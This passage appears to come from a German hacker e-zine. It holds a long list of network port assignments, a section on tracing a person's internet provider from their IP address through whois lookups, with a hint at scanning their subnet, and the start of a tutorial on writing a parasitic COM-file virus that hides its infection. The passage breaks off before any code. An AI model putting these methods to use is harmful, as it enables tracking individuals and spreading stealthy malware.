ipcserver 600 udp Sun IPC server
nqs 607 tcp nqs
nqs 607 udp nqs
urm 606 tcp Cray Unified Resource Manager
urm 606 udp Cray Unified Resource Manager
sift-uft 608 tcp Sender-Initiated Unsolicited File Transfer
npmp-trap 609 tcp npmp-trap
npmp-trap 609 udp npmp-trap
npmp-local 610 tcp npmp-local
npmp-local 610 udp npmp-local
npmp-gui 611 tcp npmp-gui
npmp-gui 611 udp npmp-gui
ginad 634 tcp ginad
ginad 634 udp ginad
mdqs 666 tcp
mdqs 666 udp
doom 666 tcp doom Id Software
elcsd 704 tcp errlog copy server daemon
elcsd 704 udp errlog copy server daemon
entrustmanager 709 tcp EntrustManager
netviewdm1 729 tcp IBM NetView DM 6000 Server Client
netviewdm1 729 udp IBM NetView DM 6000 Server Client
netviewdm2 730 tcp IBM NetView DM 6000 send tcp
netviewdm2 730 udp IBM NetView DM 6000 send tcp
netviewdm3 731 tcp IBM NetView DM 6000 receive tcp
netviewdm3 731 udp IBM NetView DM 6000 receive tcp
netgw 741 tcp netGW
netgw 741 udp netGW
netrcs 742 tcp Network based Rev. Cont. Sys.
netrcs 742 udp Network based Rev. Cont. Sys.
flexlm 744 tcp Flexible License Manager
flexlm 744 udp Flexible License Manager
fujitsu-dev 747 tcp Fujitsu Device Control
fujitsu-dev 747 udp Fujitsu Device Control
ris-cm 748 tcp Russell Info Sci Calendar Manager
ris-cm 748 udp Russell Info Sci Calendar Manager
kerberos-adm 749 tcp kerberos administration
rfile 750 tcp
loadav 750 udp
pump 751 tcp
pump 751 udp
qrh 752 tcp
qrh 752 udp
rrh 753 tcp
rrh 753 udp
tell 754 tcp send
tell 754 udp send
nlogin 758 tcp
nlogin 758 udp
con 759 tcp
con 759 udp
ns 760 tcp
ns 760 udp
rxe 761 tcp
rxe 761 udp

quotad 762 tcp
quotad 762 udp
cycleserv 763 tcp
cycleserv 763 udp
omserv 764 tcp
omserv 764 udp
webster 765 tcp
webster 765 udp
phonebook 767 tcp phone
phonebook 767 udp phone
vid 769 tcp
vid 769 udp
cadlock 770 tcp
cadlock 770 udp
rtip 771 tcp
rtip 771 udp
cycleserv2 772 tcp
cycleserv2 772 udp
submit 773 tcp
notify 773 udp
rpasswd 774 tcp
acmaint_dbd 774 udp
entomb 775 tcp
acmaint_transd 775 udp
wpages 776 tcp
wpages 776 udp
wpgs 780 tcp
wpgs 780 udp
concert 786 tcp Concert
concert 786 udp Concert
mdbs_daemon 800 tcp
mdbs_daemon 800 udp
device 801 tcp
device 801 udp
accessbuilder 888 tcp AccessBuilder
accessbuilder 888 udp AccessBuilder
xtreelic 996 tcp Central Point Software
xtreelic 996 udp Central Point Software
maitrd 997 tcp
maitrd 997 udp
busboy 998 tcp
puparp 998 udp
garcon 999 tcp
applix 999 udp Applix ac
puprouter 999 tcp
puproute 999 udp
cadlock 1000 tcp
cadlock 1000 udp
1023 tcp Reserved
Reserved Ports
The Registered Ports are in the range 1024-65535.
Port Assignments:
1024 udp Reserved
1024 tcp Reserved
1024 udp Reserved
blackjack 1025 tcp network blackjack
blackjack 1025 udp network blackjack
iad1 1030 tcp BBN IAD
iad1 1030 udp BBN IAD
iad2 1031 tcp BBN IAD
iad2 1031 udp BBN IAD
iad3 1032 tcp BBN IAD
iad3 1032 udp BBN IAD
instl_boots 1067 tcp Installation Bootstrap Proto. Serv.

instl_boots 1067 udp Installation Bootstrap Proto. Serv.
instl_bootc 1068 tcp Installation Bootstrap Proto. Cli.
instl_bootc 1068 udp Installation Bootstrap Proto. Cli.
socks 1080 tcp Socks
socks 1080 udp Socks
ansoft-lm-1 1083 tcp Anasoft License Manager
ansoft-lm-1 1083 udp Anasoft License Manager
ansoft-lm-2 1084 tcp Anasoft License Manager
ansoft-lm-2 1084 udp Anasoft License Manager
nfa 1155 tcp Network File Access
nfa 1155 udp Network File Access
nerv 1222 tcp SNI R&D network
nerv 1222 udp SNI R&D network
hermes 1248 tcp
hermes 1248 udp
alta-ana-lm 1346 tcp Alta Analytics License Manager
alta-ana-lm 1346 udp Alta Analytics License Manager
bbn-mmc 1347 tcp multi media conferencing
bbn-mmc 1347 udp multi media conferencing
bbn-mmx 1348 tcp multi media conferencing
bbn-mmx 1348 udp multi media conferencing
sbook 1349 tcp Registration Network Protocol
sbook 1349 udp Registration Network Protocol
editbench 1350 tcp Registration Network Protocol
editbench 1350 udp Registration Network Protocol
equationbuilder 1351 tcp Digital Tool Works (MIT)
equationbuilder 1351 udp Digital Tool Works (MIT)
lotusnote 1352 tcp Lotus Note
lotusnote 1352 udp Lotus Note
relief 1353 tcp Relief Consulting
relief 1353 udp Relief Consulting
rightbrain 1354 tcp RightBrain Software
rightbrain 1354 udp RightBrain Software
intuitive edge 1355 tcp Intuitive Edge
intuitive edge 1355 udp Intuitive Edge
cuillamartin 1356 tcp CuillaMartin Company
cuillamartin 1356 udp CuillaMartin Company
pegboard 1357 tcp Electronic PegBoard
pegboard 1357 udp Electronic PegBoard
connlcli 1358 tcp CONNLCLI
connlcli 1358 udp CONNLCLI
ftsrv 1359 tcp FTSRV
ftsrv 1359 udp FTSRV
mimer 1360 tcp MIMER
mimer 1360 udp MIMER
linx 1361 tcp LinX
linx 1361 udp LinX
timeflies 1362 tcp TimeFlies
timeflies 1362 udp TimeFlies
ndm-requester 1363 tcp Network DataMover Requester
ndm-requester 1363 udp Network DataMover Requester
ndm-server 1364 tcp Network DataMover Server
ndm-server 1364 udp Network DataMover Server
adapt-sna 1365 tcp Network Software Associates
adapt-sna 1365 udp Network Software Associates
netware-csp 1366 tcp Novell NetWare Comm Service Platform
netware-csp 1366 udp Novell NetWare Comm Service Platform
dcs 1367 tcp DCS
dcs 1367 udp DCS
screencast 1368 tcp ScreenCast
screencast 1368 udp ScreenCast
gv-us 1369 tcp GlobalView to Unix Shell
gv-us 1369 udp GlobalView to Unix Shell
us-gv 1370 tcp Unix Shell to GlobalView

us-gv 1370 udp Unix Shell to GlobalView
fc-cli 1371 tcp Fujitsu Config Protocol
fc-cli 1371 udp Fujitsu Config Protocol
fc-ser 1372 tcp Fujitsu Config Protocol
fc-ser 1372 udp Fujitsu Config Protocol
chromagrafx 1373 tcp Chromagrafx
chromagrafx 1373 udp Chromagrafx
molly 1374 tcp EPI Software Systems
molly 1374 udp EPI Software Systems
bytex 1375 tcp Bytex
bytex 1375 udp Bytex
ibm-pps 1376 tcp IBM Person to Person Software
ibm-pps 1376 udp IBM Person to Person Software
cichlid 1377 tcp Cichlid License Manager
cichlid 1377 udp Cichlid License Manager
elan 1378 tcp Elan License Manager
elan 1378 udp Elan License Manager
dbreporter 1379 tcp Integrity Solutions
dbreporter 1379 udp Integrity Solutions
telesis-licman 1380 tcp Telesis Network License Manager
telesis-licman 1380 udp Telesis Network License Manager
apple-licman 1381 tcp Apple Network License Manager
apple-licman 1381 udp Apple Network License Manager
udt_os 1382 tcp
udt_os 1382 udp
gwha 1383 tcp GW Hannaway Network License Manager
gwha 1383 udp GW Hannaway Network License Manager
os-licman 1384 tcp Objective Solutions License Manager
os-licman 1384 udp Objective Solutions License Manager
atex_elmd 1385 tcp Atex Publishing License Manager
atex_elmd 1385 udp Atex Publishing License Manager
checksum 1386 tcp CheckSum License Manager
checksum 1386 udp CheckSum License Manager
cadsi-lm 1387 tcp Computer Aided Design Software Inc LM
cadsi-lm 1387 udp Computer Aided Design Software Inc LM
objective-dbc 1388 tcp Objective Solutions DataBase Cache
objective-dbc 1388 udp Objective Solutions DataBase Cache
iclpv-dm 1389 tcp Document Manager
iclpv-dm 1389 udp Document Manager
iclpv-sc 1390 tcp Storage Controller
iclpv-sc 1390 udp Storage Controller
iclpv-sas 1391 tcp Storage Access Server
iclpv-sas 1391 udp Storage Access Server
iclpv-pm 1392 tcp Print Manager
iclpv-pm 1392 udp Print Manager
iclpv-nls 1393 tcp Network Log Server
iclpv-nls 1393 udp Network Log Server
iclpv-nlc 1394 tcp Network Log Client
iclpv-nlc 1394 udp Network Log Client
iclpv-wsm 1395 tcp PC Workstation Manager software
iclpv-wsm 1395 udp PC Workstation Manager software
dvl-activemail 1396 tcp DVL Active Mail
dvl-activemail 1396 udp DVL Active Mail
audio-activmail 1397 tcp Audio Active Mail
audio-activmail 1397 udp Audio Active Mail
video-activmail 1398 tcp Video Active Mail
video-activmail 1398 udp Video Active Mail
cadkey-licman 1399 tcp Cadkey License Manager
cadkey-licman 1399 udp Cadkey License Manager
cadkey-tablet 1400 tcp Cadkey Tablet Daemon
cadkey-tablet 1400 udp Cadkey Tablet Daemon
goldleaf-licman 1401 tcp Goldleaf License Manager
goldleaf-licman 1401 udp Goldleaf License Manager
prm-sm-np 1402 tcp Prospero Resource Manager

prm-sm-np 1402 udp Prospero Resource Manager
prm-nm-np 1403 tcp Prospero Resource Manager
prm-nm-np 1403 udp Prospero Resource Manager
igi-lm 1404 tcp Infinite Graphics License Manager
igi-lm 1404 udp Infinite Graphics License Manager
ibm-res 1405 tcp IBM Remote Execution Starter
ibm-res 1405 udp IBM Remote Execution Starter
netlabs-lm 1406 tcp NetLabs License Manager
netlabs-lm 1406 udp NetLabs License Manager
dbsa-lm 1407 tcp DBSA License Manager
dbsa-lm 1407 udp DBSA License Manager
sophia-lm 1408 tcp Sophia License Manager
sophia-lm 1408 udp Sophia License Manager
here-lm 1409 tcp Here License Manager
here-lm 1409 udp Here License Manager
hiq 1410 tcp HiQ License Manager
hiq 1410 udp HiQ License Manager
af 1411 tcp AudioFile
af 1411 udp AudioFile
innosys 1412 tcp InnoSys
innosys 1412 udp InnoSys
innosys-acl 1413 tcp Innosys-ACL
innosys-acl 1413 udp Innosys-ACL
ibm-mqseries 1414 tcp IBM MQSeries
ibm-mqseries 1414 udp IBM MQSeries
dbstar 1415 tcp DBStar
dbstar 1415 udp DBStar
novell-lu6.2 1416 tcp Novell LU6.2
novell-lu6.2 1416 udp Novell LU6.2
timbuktu-srv1 1417 tcp Timbuktu Service 1 Port
timbuktu-srv1 1417 tcp Timbuktu Service 1 Port
timbuktu-srv2 1418 tcp Timbuktu Service 2 Port
timbuktu-srv2 1418 udp Timbuktu Service 2 Port
timbuktu-srv3 1419 tcp Timbuktu Service 3 Port
timbuktu-srv3 1419 udp Timbuktu Service 3 Port
timbuktu-srv4 1420 tcp Timbuktu Service 4 Port
timbuktu-srv4 1420 udp Timbuktu Service 4 Port
gandalf-lm 1421 tcp Gandalf License Manager
gandalf-lm 1421 udp Gandalf License Manager
autodesk-lm 1422 tcp Autodesk License Manager
autodesk-lm 1422 udp Autodesk License Manager
essbase 1423 tcp Essbase Arbor Software
essbase 1423 udp Essbase Arbor Software
hybrid 1424 tcp Hybrid Encryption Protocol
hybrid 1424 udp Hybrid Encryption Protocol
zion-lm 1425 tcp Zion Software License Manager
zion-lm 1425 udp Zion Software License Manager
sas-1 1426 tcp Satellite-data Acquisition System 1
sas-1 1426 udp Satellite-data Acquisition System 1
mloadd 1427 tcp mloadd monitoring tool
mloadd 1427 udp mloadd monitoring tool
informatik-lm 1428 tcp Informatik License Manager
informatik-lm 1428 udp Informatik License
ora-lm 1446 tcp Optical Research Associates License Manager
ora-lm 1446 udp Optical Research Associates License Manager
apri-lm 1447 tcp Applied Parallel Research LM
apri-lm 1447 udp Applied Parallel Research LM
oc-lm 1448 tcp OpenConnect License Manager
oc-lm 1448 udp OpenConnect License Manager
peport 1449 tcp PEport
peport 1449 udp PEport
dwf 1450 tcp Tandem Distributed Workbench Facility
dwf 1450 udp Tandem Distributed Workbench Facility
infoman 1451 tcp IBM Information Management

infoman 1451 udp IBM Information Management
gtegsc-lm 1452 tcp GTE Government Systems License Man
gtegsc-lm 1452 udp GTE Government Systems License Man
genie-lm 1453 tcp Genie License Manager
genie-lm 1453 udp Genie License Manager
interhdl_elmd 1454 tcp interHDL License Manager
interhdl_elmd 1454 tcp interHDL License Manager
esl-lm 1455 tcp ESL License Manager
esl-lm 1455 udp ESL License Manager
dca 1456 tcp DCA
dca 1456 udp DCA
valisys-lm 1457 tcp Valisys License Manager
valisys-lm 1457 udp Valisys License Manager
nrcabq-lm 1458 tcp Nichols Research Corp.
nrcabq-lm 1458 udp Nichols Research Corp.
proshare1 1459 tcp Proshare Notebook Application
proshare1 1459 udp Proshare Notebook Application
proshare2 1460 tcp Proshare Notebook Application
proshare2 1460 udp Proshare Notebook Application
ibm_wrless_lan 1461 tcp IBM Wireless LAN
ibm_wrless_lan 1461 udp IBM Wireless LAN
world-lm 1462 tcp World License Manager
world-lm 1462 udp World License Manager
nucleus 1463 tcp Nucleus
nucleus 1463 udp Nucleus
msl_lmd 1464 tcp MSL License Manager
msl_lmd 1464 udp MSL License Manager
pipes 1465 tcp Pipes Platform
pipes 1465 udp Pipes Platform mfarlin@peerlogic.com
oceansoft-lm 1466 tcp Ocean Software License Manager
oceansoft-lm 1466 udp Ocean Software License Manager
csdmbase 1467 tcp CSDMBASE
csdmbase 1467 udp CSDMBASE
csdm 1468 tcp CSDM
csdm 1468 udp CSDM
aal-lm 1469 tcp Active Analysis Limited License Manager
aal-lm 1469 udp Active Analysis Limited License Manager
uaiact 1470 tcp Universal Analytics
uaiact 1470 udp Universal Analytics
csdmbase 1471 tcp csdmbase
csdmbase 1471 udp csdmbase
csdm 1472 tcp csdm
csdm 1472 udp csdm
openmath 1473 tcp OpenMath
openmath 1473 udp OpenMath
telefinder 1474 tcp Telefinder
telefinder 1474 udp Telefinder
taligent-lm 1475 tcp Taligent License Manager
taligent-lm 1475 udp Taligent License Manager
clvm-cfg 1476 tcp clvm-cfg
clvm-cfg 1476 udp clvm-cfg
ms-sna-server 1477 tcp ms-sna-server
ms-sna-server 1477 udp ms-sna-server
ms-sna-base 1478 tcp ms-sna-base
ms-sna-base 1478 udp ms-sna-base
dberegister 1479 tcp dberegister
dberegister 1479 udp dberegister
pacerforum 1480 tcp PacerForum
pacerforum 1480 udp PacerForum
airs 1481 tcp AIRS
airs 1481 udp AIRS
miteksys-lm 1482 tcp Miteksys License Manager
miteksys-lm 1482 udp Miteksys License Manager
afs 1483 tcp AFS License Manager

afs 1483 udp AFS License Manager
confluent 1484 tcp Confluent License Manager
confluent 1484 udp Confluent License Manager
lansource 1485 tcp LANSource
lansource 1485 udp LANSource
nms_topo_serv 1486 tcp nms_topo_serv
nms_topo_serv 1486 udp nms_topo_serv
localinfosrvr 1487 tcp LocalInfoSrvr
localinfosrvr 1487 udp LocalInfoSrvr
docstor 1488 tcp DocStor
docstor 1488 udp DocStor
dmdocbroker 1489 tcp dmdocbroker
dmdocbroker 1489 udp dmdocbroker
insitu-conf 1490 tcp insitu-conf
insitu-conf 1490 udp insitu-conf
anynetgateway 1491 tcp anynetgateway
anynetgateway 1491 udp anynetgateway
stone-design-1 1492 tcp stone-design-1
stone-design-1 1492 udp stone-design-1
netmap_lm 1493 tcp netmap_lm
netmap_lm 1493 udp netmap_lm
ica 1494 tcp ica
ica 1494 udp ica
cvc 1495 tcp cvc
cvc 1495 udp cvc
liberty-lm 1496 tcp liberty-lm
liberty-lm 1496 udp liberty-lm
rfx-lm 1497 tcp rfx-lm
rfx-lm 1497 udp rfx-lm
watcom-sql 1498 tcp Watcom-SQL
watcom-sql 1498 udp Watcom-SQL
fhc 1499 tcp Federico Heinz Consultora
fhc 1499 udp Federico Heinz Consultora
vlsi-lm 1500 tcp VLSI License Manager
vlsi-lm 1500 udp VLSI License Manager
sas-3 1501 tcp Satellite-data Acquisition System 3
sas-3 1501 udp Satellite-data Acquisition System 3
shivadiscovery 1502 tcp Shiva
shivadiscovery 1502 udp Shiva
imtc-mcs 1503 tcp Databeam
imtc-mcs 1503 udp Databeam
evb-elm 1504 tcp EVB Software Engineering License Manager
evb-elm 1504 udp EVB Software Engineering License Manager
funkproxy 1505 tcp Funk Software, Inc.
funkproxy 1505 udp Funk Software, Inc.
ingreslock 1524 tcp ingres
ingreslock 1524 udp ingres
orasrv 1525 tcp oracle
orasrv 1525 udp oracle
prospero-np 1525 tcp Prospero Directory Service non-priv
prospero-np 1525 udp Prospero Directory Service non-priv
pdap-np 1526 tcp Prospero Data Access Prot non-priv
pdap-np 1526 udp Prospero Data Access Prot non-priv
tlisrv 1527 tcp oracle
tlisrv 1527 udp oracle
coauthor 1529 tcp oracle
coauthor 1529 udp oracle
issd 1600 tcp
issd 1600 udp
nkd 1650 tcp
nkd 1650 udp
proshareaudio 1651 tcp proshare conf audio
proshareaudio 1651 udp proshare conf audio
prosharevideo 1652 tcp proshare conf video

```
prosharevideo 1652 udp proshare conf video
prosharedata 1653 tcp proshare conf data
prosharedata 1653 udp proshare conf data
prosharerequest 1654 tcp proshare conf request
prosharerequest 1654 udp proshare conf request
prosharenotify 1655 tcp proshare conf notify
prosharenotify 1655 udp proshare conf notify
netview-aix-1 1661 tcp netview-aix-1
netview-aix-1 1661 udp netview-aix-1
netview-aix-2 1662 tcp netview-aix-2
netview-aix-2 1662 udp netview-aix-2
netview-aix-3 1663 tcp netview-aix-3
netview-aix-3 1663 udp netview-aix-3
netview-aix-4 1664 tcp netview-aix-4
netview-aix-4 1664 udp netview-aix-4
netview-aix-5 1665 tcp netview-aix-5
netview-aix-5 1665 udp netview-aix-5
netview-aix-6 1666 tcp netview-aix-6
netview-aix-6 1666 udp netview-aix-6
licensedaemon 1986 tcp cisco license management
licensedaemon 1986 udp cisco license management
tr-rsrb-p1 1987 tcp cisco RSRB Priority 1 port
tr-rsrb-p1 1987 udp cisco RSRB Priority 1 port
tr-rsrb-p2 1988 tcp cisco RSRB Priority 2 port
tr-rsrb-p2 1988 udp cisco RSRB Priority 2 port
tr-rsrb-p3 1989 tcp cisco RSRB Priority 3 port
tr-rsrb-p3 1989 udp cisco RSRB Priority 3 port
mshnet 1989 tcp MHSnet system
mshnet 1989 udp MHSnet system
stun-p1 1990 tcp cisco STUN Priority 1 port
stun-p1 1990 udp cisco STUN Priority 1 port
stun-p2 1991 tcp cisco STUN Priority 2 port
stun-p2 1991 udp cisco STUN Priority 2 port
stun-p3 1992 tcp cisco STUN Priority 3 port
stun-p3 1992 udp cisco STUN Priority 3 port
ipsendmsg 1992 tcp IPsendmsg
ipsendmsg 1992 udp IPsendmsg
snmp-tcp-port 1993 tcp cisco SNMP TCP port
snmp-tcp-port 1993 udp cisco SNMP TCP port
stun-port 1994 tcp cisco serial tunnel port
stun-port 1994 udp cisco serial tunnel port
perf-port 1995 tcp cisco perf port
perf-port 1995 udp cisco perf port
tr-rsrb-port 1996 tcp cisco Remote SRB port
tr-rsrb-port 1996 udp cisco Remote SRB port
gdp-port 1997 tcp cisco Gateway Discovery Protocol
gdp-port 1997 udp cisco Gateway Discovery Protocol
x25-svc-port 1998 tcp cisco X.25 service (XOT)
x25-svc-port 1998 udp cisco X.25 service (XOT)
tcp-id-port 1999 tcp cisco identification port
tcp-id-port 1999 udp cisco identification port
callbook 2000 tcp
callbook 2000 udp
dc 2001 tcp
wizard 2001 udp curry
globe 2002 tcp
globe 2002 udp
mailbox 2004 tcp
emce 2004 udp CCWS mm conf
berknet 2005 tcp
oracle 2005 udp
invokator 2006 tcp
raid-cc 2006 udp raid
dectalk 2007 tcp
```

raid-am 2007 udp
conf 2008 tcp
terminaldb 2008 udp
news 2009 tcp
whosockami 2009 udp
search 2010 tcp
pipe_server 2010 udp
raid-cc 2011 tcp raid
servserv 2011 udp
ttyinfo 2012 tcp
raid-ac 2012 udp
raid-am 2013 tcp
raid-cd 2013 udp
troff 2014 tcp
raid-sf 2014 udp
cypress 2015 tcp
raid-cs 2015 udp
bootserver 2016 tcp
bootserver 2016 udp
cypress-stat 2017 tcp
bootclient 2017 udp
terminaldb 2018 tcp
rellpack 2018 udp
whosockami 2019 tcp
about 2019 udp
xinupageserver 2020 tcp
xinupageserver 2020 udp
servexec 2021 tcp
xinuexpansion1 2021 udp
down 2022 tcp
xinuexpansion2 2022 udp
xinuexpansion3 2023 tcp
xinuexpansion3 2023 udp
xinuexpansion4 2024 tcp
xinuexpansion4 2024 udp
ellpack 2025 tcp
xribs 2025 udp
scrabble 2026 tcp
scrabble 2026 udp
shadowserver 2027 tcp
shadowserver 2027 udp
submitserver 2028 tcp
submitserver 2028 udp
device2 2030 tcp
device2 2030 udp
blackboard 2032 tcp
blackboard 2032 udp
glogger 2033 tcp
glogger 2033 udp
scoremgr 2034 tcp
scoremgr 2034 udp
imsldoc 2035 tcp
imsldoc 2035 udp
objectmanager 2038 tcp
objectmanager 2038 udp
lam 2040 tcp
lam 2040 udp
interbase 2041 tcp
interbase 2041 udp
isis 2042 tcp
isis 2042 udp
isis-bcast 2043 tcp
isis-bcast 2043 udp
rimsl 2044 tcp

rimsl 2044 udp
cdfunc 2045 tcp
cdfunc 2045 udp
sdfunc 2046 tcp
sdfunc 2046 udp
dls 2047 tcp
dls 2047 udp
dls-monitor 2048 tcp
dls-monitor 2048 udp
shilp 2049 tcp
shilp 2049 udp
dlsrpn 2065 tcp Data Link Switch Read Port Number
dlsrpn 2065 udp Data Link Switch Read Port Number
dlswpn 2067 tcp Data Link Switch Write Port Number
dlswpn 2067 udp Data Link Switch Write Port Number
ats 2201 tcp Advanced Training System Program
ats 2201 udp Advanced Training System Program
rtsserv 2500 tcp Resource Tracking system server
rtsserv 2500 udp Resource Tracking system server
rtsclient 2501 tcp Resource Tracking system client
rtsclient 2501 udp Resource Tracking system client
hp-3000-telnet 2564 tcp HP 3000 NS VT block mode telnet
www-dev 2784 tcp world wide web - development
www-dev 2784 udp world wide web - development
NSWS 3049 tcp
NSWS 3049 udp
ccmail 3264 tcp cc:mail lotus
ccmail 3264 udp cc:mail lotus
dec-notes 3333 tcp DEC Notes
dec-notes 3333 udp DEC Notes
mapper-nodemgr 3984 tcp MAPPER network node manager
mapper-nodemgr 3984 udp MAPPER network node manager
mapper-mapethd 3985 tcp MAPPER TCP IP server
mapper-mapethd 3985 udp MAPPER TCP IP server
mapper-ws_ethd 3986 tcp MAPPER workstation server
mapper-ws_ethd 3986 udp MAPPER workstation server
bmap 3421 tcp Bull Apprise portmapper
bmap 3421 udp Bull Apprise portmapper
udt_os 3900 tcp Unidata UDT OS
udt_os 3900 udp Unidata UDT OS
ICQ 4000 udp ICQ
nuts_dem 4132 tcp NUTS Daemon
nuts_dem 4132 udp NUTS Daemon
nuts_bootp 4133 tcp NUTS Bootp Server
nuts_bootp 4133 udp NUTS Bootp Server
unicall 4343 tcp UNICALL
unicall 4343 udp UNICALL
krb524 4444 tcp KRB524
krb524 4444 udp KRB524
rfa 4672 tcp remote file access server
rfa 4672 udp remote file access server
commplex-main 5000 tcp
commplex-main 5000 udp
commplex-link 5001 tcp
commplex-link 5001 udp
rfe 5002 tcp radio free ethernet
rfe 5002 udp radio free ethernet
telelpathstart 5010 tcp TelepathStart
telelpathstart 5010 udp TelepathStart
telelpathattack 5011 tcp TelepathAttack
telelpathattack 5011 udp TelepathAttack
mmcc 5050 tcp multimedia conference control tool
mmcc 5050 udp multimedia conference control tool
rmonitor_secure 5145 tcp

```
rmonitor_secure 5145 udp
aol 5190 tcp America-Online
aol 5190 udp America-Online
padl2sim 5236 tcp
padl2sim 5236 udp
hacl-hb 5300 tcp # HA cluster heartbeat
hacl-hb 5300 udp # HA cluster heartbeat
hacl-gs 5301 tcp # HA cluster general services
hacl-gs 5301 udp # HA cluster general services
hacl-cfg 5302 tcp # HA cluster configuration
hacl-cfg 5302 udp # HA cluster configuration
hacl-probe 5303 tcp # HA cluster probing
hacl-probe 5303 udp # HA cluster probing
hacl-local 5304 tcp
hacl-local 5304 udp
hacl-test 5305 tcp
hacl-test 5305 udp
x11 6000-6063 tcp X Window System
x11 6000-6063 udp X Window System
sub-process 6111 tcp HP SoftBench Sub-Process Control
sub-process 6111 udp HP SoftBench Sub-Process Control
6112 tcp Battle.net
6112 UDPBattle.net
meta-corp 6141 tcp Meta Corporation License Manager
meta-corp 6141 udp Meta Corporation License Manager
aspentec-lm 6142 tcp Aspen Technology License Manager
aspentec-lm 6142 udp Aspen Technology License Manager
watershed-lm 6143 tcp Watershed License Manager
watershed-lm 6143 udp Watershed License Manager
statsci1-lm 6144 tcp StatSci License Manager - 1
statsci1-lm 6144 udp StatSci License Manager - 1
statsci2-lm 6145 tcp StatSci License Manager - 2
statsci2-lm 6145 udp StatSci License Manager - 2
lonewolf-lm 6146 tcp Lone Wolf Systems License Manager
lonewolf-lm 6146 udp Lone Wolf Systems License Manager
montage-lm 6147 tcp Montage License Manager
montage-lm 6147 udp Montage License Manager
xdsxdm 6558 udp
xdsxdm 6558 tcp
IRC 6666 tcp IRC
IRC 6667 tcp IRC
6970-7170 udp used for incoming trafic with real audio as well
afs3-fileserver 7000 tcp file server itself
afs3-fileserver 7000 udp file server itself
afs3-callback 7001 tcp callbacks to cache managers
afs3-callback 7001 udp callbacks to cache managers
afs3-prserver 7002 tcp users & groups database
afs3-prserver 7002 udp users & groups database
afs3-vlserver 7003 tcp volume location database
afs3-vlserver 7003 udp volume location database
afs3-kaserver 7004 tcp AFS Kerberos authentication service
afs3-kaserver 7004 udp AFS Kerberos authentication service
afs3-volser 7005 tcp volume managment server
afs3-volser 7005 udp volume managment server
afs3-errors 7006 tcp error interpretation service
afs3-errors 7006 udp error interpretation service
afs3-bos 7007 tcp basic overseer process
afs3-bos 7007 udp basic overseer process
afs3-update 7008 tcp server-to-server updater
afs3-update 7008 udp server-to-server updater
afs3-rmtsys 7009 tcp remote cache manager service
afs3-rmtsys 7009 udp remote cache manager service
ups-onlinet 7010 tcp onlinet uninterruptable power supplies
ups-onlinet 7010 udp onlinet uninterruptable power supplies
```

7070 tcp Real audio
font-service 7100 tcp X Font Service
font-service 7100 udp X Font Service
fodms 7200 tcp FODMS FLIP
fodms 7200 udp FODMS FLIP
man 9535 tcp
man 9535 udp
isode-dua 17007 tcp
isode-dua 17007 udp

10.Provider Sniffing im Internet:
==========
Das einzige was du benötigst, um den Provider einer Person zu ermitteln,
ist seine komplette IP Adresse oder die IP Adresse bis hin zum Subnetz.
Solltest du diese haben, dann haben wir in dem Fall schonmal gewonnen.
Solltest du diese nicht haben ... trainiere !!! (in den meisten Chaträumen oder im
IRC bekommt ihr sie mit dem Befehl "whois". Ihr könnt sie auch aus einer EMail nehmen,
indem ihr euch den Header der Message genau betrachtet) Okay, weiter geht's. Wir haben
also die (komplette oder einen Teil) seiner IP Adresse. Nun müssen wir nur noch eine WHOIS
Anfrage starten. Dazu nutzen wir den Service mehrerer Dienste im Internet die frei zugänglich
sind. Folgende Adresse(n) notieren: * http://www.nic.de/whois.html Wir starten bei diesem
Dienst unsere Anfrage sollten wir vermuten, daß die Person aus Deutschland kommt
* http://www.arin.net/whois/arinwhois.html Wir starten bei diesem Dienst unsere
Anfrage sollten wir vermuten, daß die Person aus Amerika kommt
* http://www.ripe.net/db/whois.html Wir starten bei diesem Dienst unsere
Anfrage sollten wir vermuten, daß die Person aus Europa (allegmein) oder Afrika
kommt * http://www.apnic.net/reg.html Wir starten bei diesem Dienst unsere Anfrage
sollten wir vermuten, daß die Person aus Asien oder der Pazifikregion kommt Nachdem
wir unsere Anfrage gestartet haben, beeindruckt uns entweder das Ergebnis, indem wir
eine positive Antwort bekommen haben, so daß wir z.B. den Provider nun sehen können,
oder aber die Adresse des Providers oder aber wie gross das Subnetz des Providers ist.
Und was man mit einem Subnetz und einem Scanner alles anrichten kann, daß wissen wir
doch alle ;-) Sollten wir aber beim ersten Mal kein Glück gehabt haben, so starten wir
einfach die nächste Anfrage bei einem anderen Dienst so lange bis wir alle durch haben
oder eine positive Antwort bekommen haben. Und das keine der Möglichkeiten funktioniert

kann nicht sein, denn bei irgendeinem Provider muss er sich ja einwählen und der ist nun
mal online registriert und damit auch abrufbar ;-) So, das war auch schon das eigentliche
Geheimnis worum es beim Provider Sniffing geht !!! Anmerkung: AOL gehört zu Amerika c u all
Cyberdemon_98

11.SnakeByte's Parasitic COM Infection-Lehrbuch

Teil I - Generelle Informationen

Ich gehe einfach mal davon aus, das ihr mein erstes Tutorial gelesen habt oder schon
wisst wie man einen Overwritter schreibt... trotzdem werde ich natürlich versuchen alles
in diesem Tutorial so einfach wie möglich zu halten.
Nachdem wir im ersten Tutorial das Opfer einfach mit unserem Viren Code überschrieben haben,
wollen wir diesmal das Opfer am Leben halten, damit die Infection länger im geheimen
bleibt. Das geschieht folgendermasen:

[Virus] + [Programm] = [jmp zu Virus][rogramm][Virus][P]

;> ich hoffe das ist jetzt nicht allzu verwirrend ... also im Grunde genommen
speichern wir die ersten 4 Bytes des zu infizierenden Programms und ersetzten diese
durch einen Sprung zu unserem Virus und einer Infectionsmarke. Da wir diese 4 Bytes
noch brauchen um die Originaldatei später ausführen zu können, speichern wir diese
am Ende des Virus. Wenn eine infizierte Datei nun gestartet wird, wird zuerst zu
unserem Virus gesprungen, dort dann die Originaldatei wiederhergestellt und nach
Ablauf des Virus auch ausgeführt. Das praktische an COM Dateien ist, das sie komplett
in den Speicher geladen werden (COM = Copy Of Memory) so das wir den Code während
der Ausführung ändern können, ohne das die Originaldatei beeinflusst wird.
Ein Problem gibt es allerdings mit COM Dateien, sie dürfen nicht größer als 65280
Bytes werden, da sie ansonsten nicht mehr in einen Speicherblock passen. Aber das
soll uns hier nicht weiter interessieren.. im Anhang ist aber noch eine Routine,
mit der ihr die Größe eueres Opfers überprüfen könnt.
Ich habe dafür dem Virus Routinen wie zum Beispiel das Speichern des Originaldatums und der Zeit der Dateien, da ein Verzeichnis mit nur Dateien

des gleichen Datums immer merkwürdig aussieht, hinzugefügt. Und habe das Ändern
der Verzeichnisse erweitert. Der Ablaufplan des Virus sieht nun folgendermassen aus.

 1.) JMP zu Virus
 2.) Infections Marke um zu überprüfen ob eine Datei schon infiziert ist
<<< hier wird sich später die Originaldatei verstecken
